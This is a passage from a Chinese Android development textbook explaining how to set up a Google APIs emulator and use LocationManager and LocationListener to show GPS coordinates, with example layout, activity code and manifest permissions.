


图 13-1　Google APIs 10 下载界面

（2）选择好要下载的 SDK 之后，进入如图 13-2 所示的界面，选择接受协议。

（3）选择安装之后将进入如图 13-3 所示的下载界面。下载完成之后会出现如图 13-4 所示的提示界面，单击 Yes 按钮。





图 13-2　接收 Google APIs 10 的下载声明







图 13-3　下载 Google APIs SDK　　　　图 13-4　提示是否重新启动 ADB

（4）下载完新的 SDK 之后，需要重新创建一个支持 Google APIs 10 的模拟器，打开 Android SDK and AVD Manager 界面后建立一个新的 Android 模拟器——Android_GPS，如图 13-5 所示。

（5）单击 Create AVD 按钮，进入如图 13-6 所示的界面，配置完成。

配置完新的 Android 模拟器之后，就可以直接启动该模拟器，此时可发现 Google Maps 程序，如图 13-7 所示。








图 13-5　创建新的 AVD　　　　图 13-6　建立完 Android 模拟器



当一切准备工作完成之后，就可以创建一个新的支持 Google 服务的 Android 项目——GPSProject，但是在创建时，需要选择新创建的 Android 模拟器，如图 13-8 所示。



图 13-7　支持 Google 地图服务的 Android 模拟器




图 13-8　创建支持 Google APIs 的 Android 项目

该项目建立完成之后，可以在项目工作区中发现存在有 Google APIs 支持的信息，如图 13-9 所示。




图 13-9　项目中存在 Google APIs 支持

13.2　位置管理器：LocationManager

对于手机定位而言，最重要的就是定位的功能，只有明确了位置（经度和纬度）信息之后，才可以根据坐标在地图上标记出所在的位置。而在 Android 系统中，用户可以使用 android.location.LocationManager 类来获取当前的位置信息或卫星信息，但是如果用户要想获得 LocationManager 类的对象，则必须依靠 Android 给定的系统服务——LOCATION_SERVICE 来完成。当使用 getSystemService()方法根据指定的名称取得服务之后，就可以得到一个 LocationManager 类的对象，然后可以利用表 13-1 所示的方法进行操作。




表 13-1　LocationManager 类的常用方法

No.	常量与方法	类　型	描　述
1	public static final String GPS_PROVIDER	常量	使用 GPS 提供者
2	public boolean addGpsStatusListener(GpsStatus.Listener listener)	普通	增加 GPS 状态监听
3	public List<String> getAllProviders()	普通	取得所有的提供者信息
4	public String getBestProvider(Criteria criteria, boolean enabledOnly)	普通	取得一个最优的提供者信息
5	public LocationProvider getProvider(String name)	普通	取得一个指定的提供者信息
6	public List<String> getProviders(Criteria criteria, boolean enabledOnly)	普通	取得所有符合筛选条件的提供者信息
7	public boolean isProviderEnabled(String provider)	普通	判断某一个提供者是否可用
8	public void removeGpsStatusListener (GpsStatus.Listener listener)	普通	删除一个 GPS 提供者信息
9	public void requestLocationUpdates(long minTime, float minDistance, Criteria criteria, PendingIntent intent)	普通	当请求位置发生改变时监听
10	public void requestLocationUpdates(long minTime, float minDistance, Criteria criteria, LocationListener listener, Looper looper)	普通	当请求位置发生改变时监听
11	public void requestLocationUpdates(String provider, long minTime, float minDistance, LocationListener listener)	普通	当请求位置发生改变时监听

在表 13-1 中，使用的主要方法是 requestLocationUpdates()，此方法中几个主要参数的作用如下。

☑ String provider：为 GPS 服务的提供者，主要功能是定期报告移动设备所在的地理位置数据，而该提供者可以通过 LocationManager 类的 GPS_PROVIDER 常量指定，如果用户希望使用网络定位，则可以使用 LocationManager 类的 NETWORK_PROVIDER 常量指定。

☑ long minTime：每次更新的最小时间间隔，单位为毫秒。

☑ float minDistance：每次更新的最小距离间隔，单位为米。

☑ LocationListener listener：每次位置改变时所提供的监听器对象。

通过以上讲解可以发现，该操作最重要的一个功能就是对位置的监听操作，因为当用户的移动设备移动时，必须要对位置不断地进行追踪，而这一功能必须依靠 android.location.LocationListener 接口完成，此监听接口的定义如下：

```
public interface LocationListener {              //位置状态监听接口
    /**
     * 设备位置发生改变时触发
     * @param location 接收用户位置信息
     */
    public abstract void onLocationChanged (Location location) ;
    /**
     * 当数据提供者关闭时触发
     * @param provider 数据提供者名称
     */
    public abstract void onProviderDisabled (String provider) ;
```

```
        /**
         * 当数据提供者启用时触发
         * @param provider 数据提供者名称
         */
        public abstract void onProviderEnabled (String provider) ;
        /**
         * 当位置信息状态更新时触发
         * @param provider 数据提供者名称
         * @param status 操作状态
         * @param extras 附加信息
         */
        public abstract void onStatusChanged (String provider, int status, Bundle extras) ;
}
```

在 LocationListener 监听接口中，最重要的是 onLocationChanged()方法，使用此方法可以及时通过 android.location.Location 类取得用户位置更改后的数据，而 Location 类的常用方法如表 13-2 所示。

表 13-2　Location 类的常用方法

No.	方　　法	类　　型	描　　述
1	public float getAccuracy()	普通	取得精确度
2	public float getBearing()	普通	取得方位
3	public Bundle getExtras()	普通	取得所有附加的信息
4	public double getLongitude()	普通	取得位置经度
5	public double getLatitude()	普通	取得位置纬度
6	public String getProvider()	普通	取得数据提供者名称
7	public float getSpeed()	普通	取得速度
8	public long getTime()	普通	取得时间

了解了以上基本概念以及各个操作类的功能之后，下面就可以开发一个简单的定位系统，在本程序中将依靠 LocationManager 取得用户所在位置的经度和纬度信息。

【例 13-1】 定义布局管理器——main.xml

```
<?xml version="1.0" encoding="utf-8"?>
<LinearLayout                                          //线性布局管理器
    xmlns:android="http://schemas.android.com/apk/res/android"
    android:orientation="vertical"                      //所有组件垂直摆放
    android:layout_width="fill_parent"                  //布局管理器宽度为屏幕宽度
    android:layout_height="fill_parent">                //布局管理器高度为屏幕高度
    <TextView                                           //文本显示组件
        android:id="@+id/msg"                           //组件 ID，程序中使用
        android:layout_width="fill_parent"              //组件宽度为屏幕宽度
        android:layout_height="wrap_content"            //组件高度为文字高度
        android:text="等待接收位置信息..." />            //默认显示文字
</LinearLayout>
```

在本布局管理器中定义了一个 TextView 组件，而此组件的主要功能是用于显示当前坐标的经度与纬度信息。

【例 13-2】 定义 Activity 程序，对位置进行监听

```
package org.lxh.demo;
import android.app.Activity;
import android.content.Context;
```



```
import android.location.Location;
import android.location.LocationListener;
import android.location.LocationManager;
import android.os.Bundle;
import android.widget.TextView;
public class MyGPSDemo extends Activity {
    private TextView msg = null;                                    //显示坐标信息
    private LocationManager locationManager = null;                 //位置管理
    @Override
    public void onCreate(Bundle savedInstanceState) {
        super.onCreate(savedInstanceState);
        super.setContentView(R.layout.main);                        //默认布局管理器
        this.locationManager = (LocationManager) super
                .getSystemService(Context.LOCATION_SERVICE);        //取得位置服务
        this.msg = (TextView) super.findViewById(R.id.msg);         //获得组件
        this.locationManager.requestLocationUpdates(
                LocationManager.GPS_PROVIDER,                       //GPS 定位提供者
                1000,                                               //时间间隔设置为 1 秒
                1,                                                  //位置间隔设置为 1 米
                new LocationListenerImpl());                        //设置位置监听
    }
    private class LocationListenerImpl implements LocationListener {
        @Override
        public void onLocationChanged(Location location) {          //设备位置发生改变时触发
            MyGPSDemo.this.msg.setText("用户位置发生改变，新的位置数据：\n"
                        + "经度：" + location.getLongitude() + "\n"
                        + "纬度：" + location.getLatitude() + "\n"
                        + "数据精确度：" + location.getAccuracy() + "\n"
                        + "时间：" + location.getTime() + "\n"
                        + "速度：" + location.getSpeed() + "\n"
                        + "方位：" + location.getBearing()) ;       //设置文本信息
        }
        @Override
        public void onProviderDisabled(String provider) {           //当数据提供者关闭时触发
        }
        @Override
        public void onProviderEnabled(String provider) {            //当数据提供者启用时触发
        }
        @Override
        public void onStatusChanged(String provider,
                int status, Bundle extras) {                        //当位置信息状态更新时触发
        }
    }
}
```

本程序为位置监听服务的操作，首先使用 getSystemService()方法取得一个定位的服务信息，而后使用 requestLocationUpdates()方法对位置信息的改变进行监听，当用户接收到新的位置之后会触发 onLocationChanged()操作，并在文本框中显示所接收到的经度与纬度信息。

【例 13-3】 修改 AndroidManifest.xml 文件，增加权限

```
<uses-permission android:name="android.permission.ACCESS_FINE_LOCATION" />
<uses-permission android:name="android.permission.ACCESS_COARSE_LOCATION" />
```

在本程序中配置了两个定位的操作权限，其作用如下。

☑ ACCESS_FINE_LOCATION（取得精确的位置信息）：允许使用 GPS 进行精确定位，对应 GPS_PROVIDER 常量的操作。

☑ ACCESS_COARSE_LOCATION（取得粗略的位置信息）：采用网络基站（WiFi）进行定位，对应 NETWORK_PROVIDER 常量的操作。

提示

还有一种为测试模式。

在配置定位服务权限时，还有一种 ACCESS_MOCK_LOCATION 权限，此权限主要是在程序测试时使用，而如果用户需要配制，则直接增加如下代码即可：

```
<uses-permission android:name="android.permission.ACCESS_MOCK_LOCATION" />
```

由于不使用此权限模拟器依然可以运行，所以本书没有采用此权限操作。

权限配置完成后就可以启动专门的 Android 模拟器进行运行，程序的默认打开界面如图 13-10 所示。接收 GPS 信息之后的界面如图 13-11 所示。



图 13-10　等待接收位置信息



图 13-11　接收位置信息

说明

提问：模拟器没有 GPS 模块，怎么运行项目？

如果要运行 GPS 的信息接收程序，则需要专门的 GPS 模块，但是模拟器并不是真机，并没有提供此类模块，那么项目该如何运行呢？

回答：可以使用手工位置发送。

在 Android 系统中考虑到了用户开发 GPS 项目的问题，所以直接在模拟器中提供了一个手工发送位置信息（发送经度和纬度信息）的功能，用户只需要打开 Emulator Control 视图找到 Location Controls，如图 13-12 所示。

